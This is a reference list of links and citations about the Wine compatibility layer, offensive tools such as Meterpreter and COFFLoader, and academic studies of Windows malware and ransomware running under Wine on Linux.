- https://www.winehq.org/about
- https://github.com/ValveSoftware/Proton
- https://github.com/wine-mirror/wine
- https://wiki.winehq.org/Wine_Developer%27s_Guide/Architecture_Overview
- https://docs.metasploit.com/docs/using-metasploit/advanced/meterpreter/meterpreter-executebof-command.html
- https://github.com/TrustedSec/COFFLoader
- https://www.linux.com/news/running-windows-viruses-wine/
- A study on windows-based ransomware implications on linux operating system using compatibility layer wine based on dynamic analysis. Rycka Septiasari and Yogha Restu Pramadi 2020 *IOP Conf. Ser.: Mater. Sci. Eng.* 1007 012120
- *Duncan, R., Schreuders, Z.C. Security implications of running windows software on a Linux system using Wine: a malware analysis study. J Comput Virol Hack Tech 15, 39–60 (2019). https://doi.org/10.1007/s11416-018-0319-9*
- https://zerowine.sourceforge.net/
- https://zerowine-tryout.sourceforge.net/